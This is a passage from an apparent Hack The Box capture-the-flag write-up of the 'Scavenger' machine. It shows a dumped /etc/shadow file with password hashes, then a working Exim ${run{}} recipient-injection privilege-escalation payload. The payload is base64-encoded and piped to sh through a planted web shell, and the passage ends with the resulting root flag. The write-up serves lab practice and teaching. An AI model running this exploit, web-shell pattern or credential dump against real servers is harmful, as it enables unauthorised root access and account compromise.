support:$6$diVQ4aMl$aNob3x.5hSBRKVOJdGDGua36mY8MW1mTJ.UoRGraEZOVdnZOk6ri.NMO06uyXMUYI99nO7wOa0ryxts.
5YfF81:17876:0:99999:7:::
bind:*:17869:0:99999:7:::
mysql:!:17869:0:99999:7:::
ib01c01:$6$Zl4vxZ/X$OARIulG2ccTyt0zvWg0cbTsDi9PLSMyJXrhq2muYOHIPiTnVeWyHmRY6UWrdJT6UZDDM/
g1.4o68Qfk.Qyj160:17875:0:99999:7:::
ib01c02:$6$slEDdlJ4$irl31yrIzJV.KV7QIVhpYuXfJnwBjs9G9VhfeAJOaY6kvAYcBeEBw4kSTpAgHgaDlHQElm9hvrrPKNVZ9yVpr/
:17875:0:99999:7:::
ib01c03:$6$kh/
suliS$h.hAOwxP22DPnserfFPdpQq1Kuw.Sy5yjIvwJ21AkqSP6cFjqO4t3HZ8oJFMJsxEvFC5ymVt..p8le1Qv0WS30:17875:0:99999
:7:::
ib01www:$6$gcAVBZcQ$DElmPxXSDO/
V5ElVUJaxpAedu2AmeCFtBFJCEiLLkCUY2B1KQ3XP9S5KdVwOZcq.NmdQ4ZoNszBU.Kn1yMHyJ/:17875:0:99999:7:::
ib01ftp:$6$64aXcqan$iLgYEayZRFbtHkcOyvH75AyykJMJt90wVVqDKNduPS7v1Mwz1Si/
pEcyDQBj1GuPSeQCKbYseSJ2Kl443e8ny/:17875:0:99999:7:::
ftp:*:17872:0:99999:7:::
Debian-exim:!:17875:0:99999:7:::
root:$6$kL9M7dzM$Q7zbsI4uig51wb2hgrE2oiAJ3TLzXoP0aPze.nK88Ch/XUH6GnPb60J3KtNseJqRVciJwLPoVaM2D/n21b/pn/:
17876:0:99999:7:::
daemon:*:17869:0:99999:7:::
bin:*:17869:0:99999:7:::
sys:*:17869:0:99999:7:::
sync:*:17869:0:99999:7:::
games:*:17869:0:99999:7:::
man:*:17869:0:99999:7:::
lp:*:17869:0:99999:7:::
mail:*:17869:0:99999:7:::
news:*:17869:0:99999:7:::
uucp:*:17869:0:99999:7:::
proxy:*:17869:0:99999:7:::
www-data:*:17869:0:99999:7:::
backup:*:17869:0:99999:7:::
list:*:17869:0:99999:7:::
irc:*:17869:0:99999:7:::
gnats:*:17869:0:99999:7:::
nobody:*:17869:0:99999:7:::
systemd-timesync:*:17869:0:99999:7:::
systemd-network:*:17869:0:99999:7:::
systemd-resolve:*:17869:0:99999:7:::
systemd-bus-proxy:*:17869:0:99999:7:::
_apt:*:17869:0:99999:7:::
avahi-autoipd:*:17869:0:99999:7:::
```

```
messagebus:*:17869:0:99999:7:::
sshd:*:17869:0:99999:7:::
support:$6$diVQ4aMl$aNob3x.5hSBRKVOJdGDGua36mY8MW1mTJ.UoRGraEZOVdnZOk6ri.NMO06uyXMUYI99nO7wOa0ryxts.
5YfF81:17876:0:99999:7:::
bind:*:17869:0:99999:7:::
mysql:!:17869:0:99999:7:::
ib01c01:$6$Zl4vxZ/X$OARIulG2ccTyt0zvWg0cbTsDi9PLSMyJXrhq2muYOHIPiTnVeWyHmRY6UWrdJT6UZDDM/
g1.4o68Qfk.Qyj160:17875:0:99999:7:::
ib01c02:$6$slEDdlJ4$irl31yrIzJV.KV7QIVhpYuXfJnwBjs9G9VhfeAJOaY6kvAYcBeEBw4kSTpAgHgaDlHQElm9hvrrPKNVZ9yVpr/
:17875:0:99999:7:::
ib01c03:$6$kh/
suliS$h.hAOwxP22DPnserfFPdpQq1Kuw.Sy5yjIvwJ21AkqSP6cFjqO4t3HZ8oJFMJsxEvFC5ymVt..p8le1Qv0WS30:17875:0:99999
:7:::
ib01www:$6$gcAVBZcQ$DElmPxXSDO/
V5ElVUJaxpAedu2AmeCFtBFJCEiLLkCUY2B1KQ3XP9S5KdVwOZcq.NmdQ4ZoNszBU.Kn1yMHyJ/:17875:0:99999:7:::
ib01ftp:$6$64aXcqan$iLgYEayZRFbtHkcOyvH75AyykJMJt90wVVqDKNduPS7v1Mwz1Si/
pEcyDQBj1GuPSeQCKbYseSJ2Kl443e8ny/:17875:0:99999:7:::
ftp:*:17872:0:99999:7:::
Debian-exim:!:17875:0:99999:7:::
```

To read the root flag base64 encode the below data. To avoid special character issues I used an online resource
RESOURCE: https://www.base64encode.org/

```
touch /dev/shm/flag;(sleep 0.1 ; echo HELO foo ; sleep 0.1 ; echo 'MAIL FROM:<>' ; sleep 0.1 ; echo 'RCPT
TO:<${run{\x2fbin\x2fsh\x09-c\x09\x22cat\x09\x2Froot\x2Froot.txt\x3E\x3E\x2Fdev\x2Fshm\x2Fflag\x22}}
@localhost>' ; sleep 0.1 ; echo DATA ; sleep 0.1 ; echo "Received: 1" ; echo "Received: 2" ;echo
"Received: 3" ;echo "Received: 4" ;echo "Received: 5" ;echo "Received: 6" ;echo "Received: 7" ;echo
"Received: 8" ;echo "Received: 9" ;echo "Received: 10" ;echo "Received: 11" ;echo "Received: 12" ;echo
"Received: 13" ;echo "Received: 14" ;echo "Received: 15" ;echo "Received: 16" ;echo "Received: 17" ;echo
"Received: 18" ;echo "Received: 19" ;echo "Received: 20" ;echo "Received: 21" ;echo "Received: 22" ;echo
"Received: 23" ;echo "Received: 24" ;echo "Received: 25" ;echo "Received: 26" ;echo "Received: 27" ;echo
"Received: 28" ;echo "Received: 29" ;echo "Received: 30" ;echo "Received: 31" ;echo "" ; echo "." ; echo
QUIT) | nc 127.0.0.1 25
```

Base64 encoded result

```
dG91Y2ggL2Rldi9zaG0vZmxhZzsoc2xlZXAgMC4xIDsgZWNobyBIRUxPIGZvbyA7IHNsZWVwIDAuMSA7IGVjaG8gJ01BSUwgRlJPTTo8Pi
cgOyBzbGVlcCAwLjEgOyBlY2hvICdSQ1BUIFRPOjwke3J1bntceDJGYmluXHgyRnNoXHgwOS1jXHgwOVx4MjJjYXRceDA5XHgyRnJvb3Rc
eDJGcm9vdC50eHRceDNFXHgzRVx4MkZkZXZceDJGc2htXHgyRmZsYWdceDIyfX1AbG9jYWxob3N0PicgOyBzbGVlcCAwLjEgOyBlY2hvIE
RBVEEgOyBzbGVlcCAwLjEgOyBlY2hvICJSZWNlaXZlZDogMSIgOyBlY2hvICJSZWNlaXZlZDogMiIgO2VjaG8gIlJlY2VpdmVkOiAzIiA7
ZWNobyAiUmVjZWl2ZWQ6IDQiIDtlY2hvICJSZWNlaXZlZDogNSIgO2VjaG8gIlJlY2VpdmVkOiA2IiA7ZWNobyAiUmVjZWl2ZWQ6IDciID
tlY2hvICJSZWNlaXZlZDogOCIgO2VjaG8gIlJlY2VpdmVkOiA5IiA7ZWNobyAiUmVjZWl2ZWQ6IDEwIiA7ZWNobyAiUmVjZWl2ZWQ6IDEx
IiA7ZWNobyAiUmVjZWl2ZWQ6IDEyIiA7ZWNobyAiUmVjZWl2ZWQ6IDEzIiA7ZWNobyAiUmVjZWl2ZWQ6IDE0IiA7ZWNobyAiUmVjZWl2ZW
Q6IDE1IiA7ZWNobyAiUmVjZWl2ZWQ6IDE2IiA7ZWNobyAiUmVjZWl2ZWQ6IDE3IiA7ZWNobyAiUmVjZWl2ZWQ6IDE4IiA7ZWNobyAiUmVj
ZWl2ZWQ6IDE5IiA7ZWNobyAiUmVjZWl2ZWQ6IDIwIiA7ZWNobyAiUmVjZWl2ZWQ6IDIxIiA7ZWNobyAiUmVjZWl2ZWQ6IDIyIiA7ZWNoby
AiUmVjZWl2ZWQ6IDIzIiA7ZWNobyAiUmVjZWl2ZWQ6IDI0IiA7ZWNobyAiUmVjZWl2ZWQ6IDI1IiA7ZWNobyAiUmVjZWl2ZWQ6IDI2IiA7
ZWNobyAiUmVjZWl2ZWQ6IDI3IiA7ZWNobyAiUmVjZWl2ZWQ6IDI4IiA7ZWNobyAiUmVjZWl2ZWQ6IDI5IiA7ZWNobyAiUmVjZWl2ZWQ6ID
MwIiA7ZWNobyAiUmVjZWl2ZWQ6IDMxIiA7ZWNobyAiIiA7IGVjaG8gIi4iIDsgZWNobyBRVUlUKSB8IG5jIDEyNy4wLjAuMSAyNQ==
```

Execute the command to copy the root.txt file

```
curl http://sec03.rentahacker.htb/shell.php\?
hidden=echo+dG91Y2ggL2Rldi9zaG0vZmxhZzsoc2xlZXAgMC4xIDsgZWNobyBIRUxPIGZvbyA7IHNsZWVwIDAuMSA7IGVjaG8gJ01BSU
wgRlJPTTo8PicgOyBzbGVlcCAwLjEgOyBlY2hvICdSQ1BUIFRPOjwke3J1bntceDJGYmluXHgyRnNoXHgwOS1jXHgwOVx4MjJjYXRceDA5
XHgyRnJvb3RceDJGcm9vdC50eHRceDNFXHgzRVx4MkZkZXZceDJGc2htXHgyRmZsYWdceDIyfX1AbG9jYWxob3N0PicgOyBzbGVlcCAwLj
EgOyBlY2hvIERBVEEgOyBzbGVlcCAwLjEgOyBlY2hvICJSZWNlaXZlZDogMSIgOyBlY2hvICJSZWNlaXZlZDogMiIgO2VjaG8gIlJlY2Vp
dmVkOiAzIiA7ZWNobyAiUmVjZWl2ZWQ6IDQiIDtlY2hvICJSZWNlaXZlZDogNSIgO2VjaG8gIlJlY2VpdmVkOiA2IiA7ZWNobyAiUmVjZW
l2ZWQ6IDciIDtlY2hvICJSZWNlaXZlZDogOCIgO2VjaG8gIlJlY2VpdmVkOiA5IiA7ZWNobyAiUmVjZWl2ZWQ6IDEwIiA7ZWNobyAiUmVj
ZWl2ZWQ6IDExIiA7ZWNobyAiUmVjZWl2ZWQ6IDEyIiA7ZWNobyAiUmVjZWl2ZWQ6IDEzIiA7ZWNobyAiUmVjZWl2ZWQ6IDE0IiA7ZWNoby
AiUmVjZWl2ZWQ6IDE1IiA7ZWNobyAiUmVjZWl2ZWQ6IDE2IiA7ZWNobyAiUmVjZWl2ZWQ6IDE3IiA7ZWNobyAiUmVjZWl2ZWQ6IDE4IiA7
ZWNobyAiUmVjZWl2ZWQ6IDE5IiA7ZWNobyAiUmVjZWl2ZWQ6IDIwIiA7ZWNobyAiUmVjZWl2ZWQ6IDIxIiA7ZWNobyAiUmVjZWl2ZWQ6ID
IyIiA7ZWNobyAiUmVjZWl2ZWQ6IDIzIiA7ZWNobyAiUmVjZWl2ZWQ6IDI0IiA7ZWNobyAiUmVjZWl2ZWQ6IDI1IiA7ZWNobyAiUmVjZWl2
ZWQ6IDI2IiA7ZWNobyAiUmVjZWl2ZWQ6IDI3IiA7ZWNobyAiUmVjZWl2ZWQ6IDI4IiA7ZWNobyAiUmVjZWl2ZWQ6IDI5IiA7ZWNobyAiUm
VjZWl2ZWQ6IDMwIiA7ZWNobyAiUmVjZWl2ZWQ6IDMxIiA7ZWNobyAiIiA7IGVjaG8gIi4iIDsgZWNobyBRVUlUKSB8IG5jIDEyNy4wLjAu
MSAyNQ==\|base64+-d\|sh
```

```
root@kali:~/HTB/Boxes/Scavenger# curl http://sec03.rentahacker.htb/shell.php\?hidden=echo+dG9
T006PD4nIDsgc2xlZXAgMC4xIDsgZWNobyAnUkNQVCBUTzo8JHtydW57XHgyRmJpblx4MkZzaFx4MDktY1x4MDlceDIyY
19QGxvY2FsaG9zdD4nIDsgc2xlZXAgMC4xIDsgZWNobyBEQVRBIDsgc2xlZXAgMC4xIDsgZWNobyAiUmVjZWl2ZWQ6IDE
ZWl2ZWQ6IDUiIDtlY2hvICJSZWNlaXZlZDogNiIgO2VjaG8gIlJlY2VpdmVkOiA3IiA7ZWNobyAiUmVjZWl2ZWQ6IDgiI
VpdmVkOiAxMiIgO2VjaG8gIlJlY2VpdmVkOiAxMyIgO2VjaG8gIlJlY2VpdmVkOiAxNCIgO2VjaG8gIlJlY2VpdmVkOiA
IlJlY2VpdmVkOiAxOSIgO2VjaG8gIlJlY2VpdmVkOiAyMCIgO2VjaG8gIlJlY2VpdmVkOiAyMSIgO2VjaG8gIlJlY2Vpd
VjaG8gIlJlY2VpdmVkOiAyNiIgO2VjaG8gIlJlY2VpdmVkOiAyNyIgO2VjaG8gIlJlY2VpdmVkOiAyOCIgO2VjaG8gIlJ
IiA7IGVjaG8gUVVJVCkgfCBuYyAxMjcuMC4wLjEgMjU=\|base64+-d\|sh
220 ib01.supersechosting.htb ESMTP Exim 4.89 Thu, 19 Dec 2019 04:53:23 +0100
250 ib01.supersechosting.htb Hello localhost [127.0.0.1]
250 OK
250 Accepted
354 Enter message, ending with "." on a line by itself
250 OK id=1ihmsO-0002jn-7I
221 ib01.supersechosting.htb closing connection
```

Now read the file you just created

```
curl http://sec03.rentahacker.htb/shell.php\?hidden=cat+/dev/shm/flag
```

```
root@kali:~/HTB/Boxes/Scavenger# curl http://sec03.rentahacker.htb/shell.php\?hidden=cat+/dev/shm/flag
4a08d8174e9ec22b01d91ddb9a732b17
```

Not my favorite box. It was called Scavenger though.

ROOT FLAG: 4a08d8174e9ec22b01d91ddb9a732b17